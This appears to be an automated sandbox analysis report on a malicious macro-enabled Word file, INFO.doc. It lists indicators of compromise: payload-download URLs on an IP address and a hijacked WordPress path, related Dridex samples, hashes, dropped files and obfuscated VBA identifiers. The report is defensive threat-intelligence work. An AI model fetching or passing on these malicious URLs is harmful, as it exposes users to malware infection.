	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/orsnig0hr2s74h42s/s6f5l/8oomdsfuyoft/ut3wi8ze1lmdcgp5d/zu7j1c9ns/otptuv61n2r997toe/
	file.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/3j8r06xre/8aflom7at/nfsdzovs6zi5xy894/pzjbw/
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/n0jv/20kkdc3lp37n1r7yr9l/7fl0uh0jxz/
69.38.130.14	DOK-012021.doc	Get hash	malicious	Browse	
	DKMNT.doc	Get hash	malicious	Browse	
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	
	file.doc	Get hash	malicious	Browse	
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	
166.62.10.32	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• zippywaytest.toppermaterial.com/wp-admin/wwbJ/
	Documento 2201 01279.doc	Get hash	malicious	Browse	• zippywaytest.toppermaterial.com/wp-admin/wwbJ/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	Electronic form.doc	Get hash	malicious	Browse	• 192.232.250.227
	file.doc	Get hash	malicious	Browse	• 162.241.253.129
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	• 50.87.150.0
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 74.220.199.6
	request_form_1611306935.xlsm	Get hash	malicious	Browse	• 162.241.225.18
	file-2021-7_86628.doc	Get hash	malicious	Browse	• 162.241.253.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.1019.dll	Get hash	malicious	Browse	• 198.57.200.100
UNIFIEDLAYER-AS-1US	Electronic form.doc	Get hash	malicious	Browse	• 192.232.250.227
	file.doc	Get hash	malicious	Browse	• 162.241.253.129
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	• 50.87.150.0
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 74.220.199.6
	request_form_1611306935.xlsm	Get hash	malicious	Browse	• 162.241.225.18
	file-2021-7_86628.doc	Get hash	malicious	Browse	• 162.241.253.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.1019.dll	Get hash	malicious	Browse	• 198.57.200.100
ASN-CATCHCOMNO	DKMNT.doc	Get hash	malicious	Browse	• 195.159.28.230
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 195.159.28.230
	file.doc	Get hash	malicious	Browse	• 195.159.28.230
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 195.159.28.230
	mssecsvr.exe	Get hash	malicious	Browse	• 159.163.124.251
	windows.staterepositoryupgrade.exe	Get hash	malicious	Browse	• 195.159.28.244
	Check.vbs	Get hash	malicious	Browse	• 64.28.27.61
	HKHX38WttZ.exe	Get hash	malicious	Browse	• 195.159.28.230
	SecuriteInfo.com.Trojan.GenericKD.35280757.18070.dll	Get hash	malicious	Browse	• 193.90.12.121
	Information-822908953.doc	Get hash	malicious	Browse	• 193.90.12.121
	ef5ai1p.dll	Get hash	malicious	Browse	• 193.90.12.121
	Documentation.478396766.doc	Get hash	malicious	Browse	• 193.90.12.121
	Information-478224510.doc	Get hash	malicious	Browse	• 193.90.12.121
	7aKeSIV5Cu.dll	Get hash	malicious	Browse	• 193.90.12.121
	qRMGCk1u96.dll	Get hash	malicious	Browse	• 193.90.12.121
	dVcML4Zl0J.dll	Get hash	malicious	Browse	• 193.90.12.121
	JTWtIx6ADf.dll	Get hash	malicious	Browse	• 193.90.12.121
	yrV5qWOmi3.dll	Get hash	malicious	Browse	• 193.90.12.121
	Invoice_99012_476904.xlsm	Get hash	malicious	Browse	• 193.90.12.121

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice_043866_370540.xlsm	Get hash	malicious	Browse	• 193.90.12.121

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{731F7BDD-FA20-48C4-87C4-17800DB89026}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A405A664-1AD9-4129-9210-CBEF36952470}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3568273340340578
Encrypted:	false
SSDEEP:	3:liiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbP:liiiiiiiifdLloZQc8++lsJe1MzQF
MD5:	29F9976124164A0B4ED9EA26E0CAAB06
SHA1:	651BB7DC6156EAEBDE5A83ED92DD344BF152F2FC
SHA-256:	03FFD6E0D4366835DAAA01BFC4A388545A1C0F63C92B6F256AEC7A7DF18986B3
SHA-512:	2A7C78ED8CAC574BC74447C051724F3D60FE6494A246951BF5FD52BB850DA50292311687E1B7993253395E71992C391D87FCEAB9D50B2A8E2AC70DEF814F227
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\INFO.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Wed Aug 26 14:08:12 2020, atime=Sat Jan 23 20:38:33 2021, length=178176, window=hide
Category:	dropped
Size (bytes):	1960
Entropy (8bit):	4.51166296191488
Encrypted:	false
SSDEEP:	24:8t/XTwz6I4U88eCgDv3qswdM7dD2t/XTwz6I4U88eCgDv3qswdM7dV:8t/XT3In7VswQh2t/XT3In7VswQ/
MD5:	9E18C9E7B53663DEE2A04C1970A741EF
SHA1:	45EF48214A8051AB0E3183A7CEAF8919CCE21E32

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\INFO.LNK	
SHA-256:	AE16182BEE3258BC41BBCF9035D86C036DE1453C982A66C392DB307AA1BCD958
SHA-512:	80D6EA7AC57BB904117AFF0814AE25A19D6D75ECBE76FDDB8C04007EF357309E9E97FEE52EC7B08B7B743CF9B2E0E4394A20D2343290C066EEFE64BB82A9B1D7
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...$l...{..$l...{..@.a.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....V.2.....7R. .INFO.doc..>.....Q.y.Q.y*...8.....I.N.F.O...d.o.c.....r.....-...8...[.....?J.....C:\Users\..#.....\\878411\Users.user\Desktop\INFO.doc.....\....\....\....\....\.D.e.s.k.t.o.p.\.I.N.F.O...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....878411.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	50
Entropy (8bit):	3.908493070364557
Encrypted:	false
SSDEEP:	3:M1KjqLFul0AFulmX1KjqLFulv:McjqLFu1FuLjqLFu1
MD5:	352E8E469D97790BE4608A5F946AF702
SHA1:	1CF781AED5E3E6DF1875CCA068A875F6012DAA02
SHA-256:	7CDD0C1E040D8EF3A29CF52C4795A2EA4808DE86F0C1F3A4A82C78C098C54B58
SHA-512:	B93B8BA6091AAD06BC85F2368D36D483F2B3D21E3F2B59B2DE2F2BE19CFC9AC37A483CE216DE21119A48FC3607F9662D4A358D8C0F72FFEE684CF54571F2017D
Malicious:	false
Reputation:	low
Preview:	[doc]..INFO.LNK=0..INFO.LNK=0..[doc]..INFO.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RIYF4A312FSQFZJVU7KN.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585659569413659
Encrypted:	false
SSDEEP:	96:chQCsMqmqvsqvJCwouwz8hQCsMqmqvsEHyqvJCworMwz1PYjHRwf8IulUVAwIu:cy7ouwz8yvHnorMwz10wf8IOwIu
MD5:	210CFB2EADB6910D1AD6B5AAFD215DA9
SHA1:	1B72AC05B5710D410D89B792B7CB509D662E8DDB
SHA-256:	3D221B2F218ECBACE052EA97F651A7C0FB293338034423C0491FA37941EF9E6D
SHA-512:	C15EE29AD6E7168B1724337697E1194C62CEE68C78B9023C30CDD6CC91E474921B65E8B62693755ECD46F00C4F79D8E41298BF20BF48F6F0C499E720DC79F56
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$INFO.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w....z.....w....x...

C:\Users\user\Snuvw2w\V4651pz\H64C.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	352816
Entropy (8bit):	4.350832676862006
Encrypted:	false
SSDEEP:	3072:C/vA1p08RqEQAIVEd2gG/vNlo0JFx/pANyCm0PQEKR/JnXHWP:C/206xWgGxLxWN40PDKR/JnX2P
MD5:	45BEF3EAD05A5341AE72C1A82810AFF9
SHA1:	6CA0F1AE717792FD032F6F027C1B5082D7EDD1B0
SHA-256:	F19C923463201B992925117DD987F7F254228AB1CAC7D89988CF143F5A0FCFBF
SHA-512:	4DB29CA7BD994FFD3FF9A5E676CD1C3F0CBB9587952DE01E753F156AB22B981367CEFDA418640B2A570F2BCE33E39EC47B0859AF8FB7D95C29612043125D36AC
Malicious:	**true**
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site | Cloudflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Lithuanian Litas Interactions Intelligent Steel Hat Down-sized port XML Coordinator Response Jewelery & Games Cambridgeshire Steel SSL XSS artificial intelligence, Author: Elizabeth Domnguez, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 12:16:00 2021, Last Saved Time/Date: Fri Jan 22 12:16:00 2021, Number of Pages: 1, Number of Words: 4060, Number of Characters: 23145, Security: 8
Entropy (8bit):	6.706128183314752
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	INFO.doc
File size:	177664
MD5:	ef80dff28ff3f00ec7abb65ac94de266
SHA1:	bf77b2394d129b8c35bafff800b0cf61d508e8b8
SHA256:	19eabf766e8a1eab6d6736638f9331a3ed1606b329cf336e4a564c8b0ab220f4
SHA512:	c99bac8b71f8871aab3a2fc0228772c9c770d01ecf3f9babc9f5c5c358706919e89a829c1be08f6b09339890d0f35bab7591988dc185e7eed1ef25cef658b31f
SSDEEP:	3072:YwT4OUNzBgQEPcnc2kTdcrrXyQBsc0vWJVi4IrwV3YbdYPeFmfG5/+vGsPt4kohV:YwT4OUNzBgQEPcnc2tPIt+

General

File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "INFO.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Lithuanian Litas Interactions Intelligent Steel Hat Down-sized port XML Coordinator Response Jewelery & Games Cambridgeshire Steel SSL XSS artificial intelligence
Author:	Elizabeth Domnguez
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 12:16:00
Last Saved Time:	2021-01-22 12:16:00
Number of Pages:	1
Number of Words:	4060
Number of Characters:	23145
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	192
Number of Paragraphs:	54
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Tvh1u8793dltn9, Stream Size: 1109

General	
Stream Path:	Macros/VBA/Tvh1u8793dltn9
VBA File Name:	Tvh1u8793dltn9
Stream Size:	1109
Data ASCII:	. . . . . u . . . . . { . . X . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 01 00 00 00 7b 84 8f 58 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Document_open()
VB_Creatable
False
Private
VB_Exposed
Attribute
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Twh1gb2mpd3, Stream Size: 697

General	
Stream Path:	Macros/VBA/Twh1gb2mpd3
VBA File Name:	Twh1gb2mpd3
Stream Size:	697
Data ASCII:	. . . . . # . . . . . { . . k . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 01 00 00 00 7b 84 c2 6b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: X1bqz0qaer43b52bf, Stream Size: 25057

General	
Stream Path:	Macros/VBA/X1bqz0qaer43b52bf
VBA File Name:	X1bqz0qaer43b52bf
Stream Size:	25057
Data ASCII:	. . . . . l . . . . . t . . . . H . . . . . { . . . . . x . . . . . M E . . . . .

General	
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 00 01 00 00 00 7b 84 d9 87 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
fUGOALvdN,
KgsfYDHSH
OlVYDaAK.Range
iVxnxGH()
TMQhTRa,
Until
lMxOJUo
htkDBkB,
hbrLsIlaJ
lTApi,
WhmkB
JRtnBYH
KAIEzBBDB:
axfnb
ZFzwZcA
OGmjSHH,
DOUPnxsoh
TQOflAN:
bkUZDN
UmQHurWB
JltZHC
pXPTCf(jHDSG)
QNtsSHe()
rZGGJBDEH
EvkuEA
xhcZSBIH
imnrzOF
(LZepVwu
LfOAoxD,
lTApi
wrpigDnBA
(lqbmGD
wVEbaDF
OGmjSHH
udnviH
njcnja
NreFC:
(ofBYJAJ
ZlnBbxF.Range
GXzgs
bquxP
rVJUDUKH
KwsnJ
(TMQhTRa
FcotIf()
QtjyA:
opZGEJ
urNCUFJBF:
iqpwDAG
sJtmJ
(yNTJYEFj
BMzteJlIE(ccUPI)
BMzteJlIE
FVoXJ
UZSgXY,
NDNfzBJJ
wEvDIdG

Keyword
MidB$(pXPTCf,
MidB$(zxBvQRHoF,
TtNYEBE
zxEzinCG
YvQjieFc.Range
XdfYSlXX.Range
HoDns
arTLjQ
(UZSgXY
wzAgBA
pXRdBD()
pzxJi
pXPTCf()
pxjzGA
DLNPo(zZJyEAC)
MidB$(bKloWCbL,
IFmVwCk
NelhA
QtjyA
pxjzGA(FKISJTLG)
aekya
KGTisCFg
UBound(pXRdBD)
yEbqhrSDE
QNtsSHe
EHISACDA
pXRdBD(bDqBloVC)
cXPNdFE()
IeEnJ
FcotIf
hVgaFGj
DLNPo
jpCcJn()
KAIEzBBDB
zZJyEAC,
cwrlb
ooYfBGDHB
swiEYEUA
PRawGB
mDUMGI
wjnsc
pblpJEP,
fNBrHlEAv:
boTEsG,
YXZHHCaB(htkDBkB)
QyRiIm,
BMfqCFLcE
tmhzE
nnjasd,
UBound(bIdgDIKT)
Resume
(ITApi
TIdZDCk.Range
SWSoCG:
prgAO
UBound(FcotIf)
DLwSlnDF
OfcyMA
XxLEEC:
IFdNKp,
wqMdGGa()
EFfaBWHC
ZFzwZcA()
(bDqBloVC

Keyword
bZSWsqlD.Range
WEIxII
UBound(wqMdGGa)
(OGmjSHH
MidB$(wWvlxHJH,
IFdNKp
cxvFCyK
MxAtNhGI
AOSGE
(nHiSH
LVHhGsGJd
ZGOfHDFZ
wqMdGGa(ZXUkHUDE)
BhNEmrIE:
MidB$(YXZHHCaB,
wFpBJBJE.Range
fPJtR
pblpJEP
ScLedvBEA
JPHDBd
VwecCsW
tVHJH.Range
wWvlxHJH
OlVYDaAK
nHiSH,
ooYfBGDHB.Range
(iqpwDAG
(mDUMGI
JJlPCJ
bkUZDN.Range
NreFC
jHDSG,
UBound(bKloWCbL)
yJRyW
VwecCsW.Range
pXPTCf
nfGGCgIdG
bKloWCbL()
mDUMGI,
qZUuB()
(EHISACDA
cXPNdFE
(htkDBkB
DwikAuvE,
MidB$(VuThCQHH,
iVxnxGH(yNTJYEFj)
cXPNdFE(IFdNKp)
EHISACDA,
FSWADGB
UBound(jpCcJn)
jHDSG
obcJwDFA
(wJpzu
tgyiIBI:
KqVudsGK
axZmGGE
seTGCvRG
MidB$(cXPNdFE,
VB_Name
wUyzGJ.Range
ElQBeG
oyFNHnHHI
OaVnI
BhNEmrIE

Keyword
aBRvB
VcRJFFPFy:
FJGWlF,
(KGTisCFg
vcpiDgaED
nhgrV:
ZlnBbxF
UZSgXY
OELBME
OZDOK
qjZyxC:
(DwikAuvE
SWiOAACq
VFEoD
dWLbDBA
(WEIxlI
fUGOALvdN
Mid(Application.Name,
KGTisCFg,
(boTEsG
MidB$(QNtsSHe,
nSFIYBiG
bKloWCbL(nSFIYBiG)
YvQjieFc
UBound(BMzteJlIE)
ZtgGUHFGJ
qqdsB
YqhWFED
KwsnJ,
UBound(YXZHHCaB)
ccUPI,
CMhXU:
BMfqCFLcE.Range
YXZHHCaB
wWvlxHJH(EHISACDA)
SWSoCG
NTrejcdK(boTEsG)
MidB$(BMzteJlIE,
XdfYSIXX
xNllBBInl
fWUcJcE,
ShwUGEG
OgZqDzXrC
NTrejcdK
(fiGUDJCof
dxYfn,
UBound(pxjzGA)
gLahNHF
BYQeC
(wEvDIdG
phkpFqFCH
rYDvv:
tVHJH
qjZyxC
GOSKJ
"sadsaccc"
"sasdsacc"
(dxYfn
tgyiIBI
kjSGfNWH
MSHSTFGF
zxBvQRHoF()
ZXUkHUDE,
xFjGF

Keyword
NelhA:
TVnICGBMg
ofBYJAJ
oTxSFKM
iqpwDAG,
UYxXOclJG
YgziIE
rYDvv
bZSWsqlD
fiGUDJCof,
VuThCQHH(DwikAuvE)
(zxEzinCG
DLwSlnDF.Range
DAKdJA
EvkuEA.Range
bDqBloVC,
MidB$(jpCcJn,
wFpBJBJE
(QyRiIm
BeNoB
nHiSH
lVjOAGZe.Range
OgZqDzXrC:
PwelHHe
zxBvQRHoF(LfOAoxD)
OXSmB
iyOuxJbS
Gownu
mwvhyA
FKISJTLG,
ZFzwZcA(WEIxlI)
bHGFAGJ
(SWiOAACq
OXSmB:
WEIxlI,
(jHDSG
wzeYO,
MidB$(bIdgDIKT,
duvyGCCDG:
bDqBloVC
PpRoB
Word.Paragraph
(fWUcJcE
nVwvHB
XxLEEC
UBound(cXPNdFE)
fWUcJcE
dxYfn
MidB$(DLNPo,
TQOflAN
(FKISJTLG
QDRLrCD
Content
YgziIE,
fEtRs
lqbmGD
kxpwbBJF
UBound(QNtsSHe)
NTrejcdK()
(LfOAoxD
wEvDIdG,
TIdZDCk
QbynDCF
(nSFIYBiG

Keyword
iVxnxGH
nSFIYBiG,
SlFMhE
yNTJYEFj,
LfOAoxD
MidB$(NTrejcdK,
ccUPI
IacBICp
MidB$(pxjzGA,
Mpmet
hVgaFGj()
cxvFCyK,
UBound(DLNPo)
MidB$(iVxnxGH,
LZepVwu
zxEzinCG,
DwikAuvE
UBound(iVxnxGH)
YXZHHCaB()
wJpzu
JoHgzC
dMAig
pxjzGA()
(cxvFCyK
fiGUDJCof
PDdhFK
UBound(ZFzwZcA)
QyRiIm
ofBYJAJ,
zxBvQRHoF
wWvlxHJH()
MidB$(hVgaFGj,
(IFdNKp
kjSGfNWH.Range
DHwdFs
pzxJi:
UBound(qZUuB)
XHCLGl
Len(skuwd))
gNcNXLsAj
wUyzGJ
JRtnBYH.Range
htkDBkB
FJGWlF
(FJGWlF
WfWmdXBB
BLbjEJvG
UBound(hVgaFGj)
zIlZF
fNBrHlEAv
lqbmGD,
fPExO
ZXUkHUDE
RSOyLFC
(fUGOALvdN
UBound(VuThCQHH)
(ccUPI
wqMdGGa
jpCcJn(dxYfn)
boTEsG
elJkJIB
obTyv
(YgziIE
OpNHJEa

Keyword
BMzteJlIE()
pXRdBD
FKISJTLG
MidB$(qZUuB,
LZepVwu,
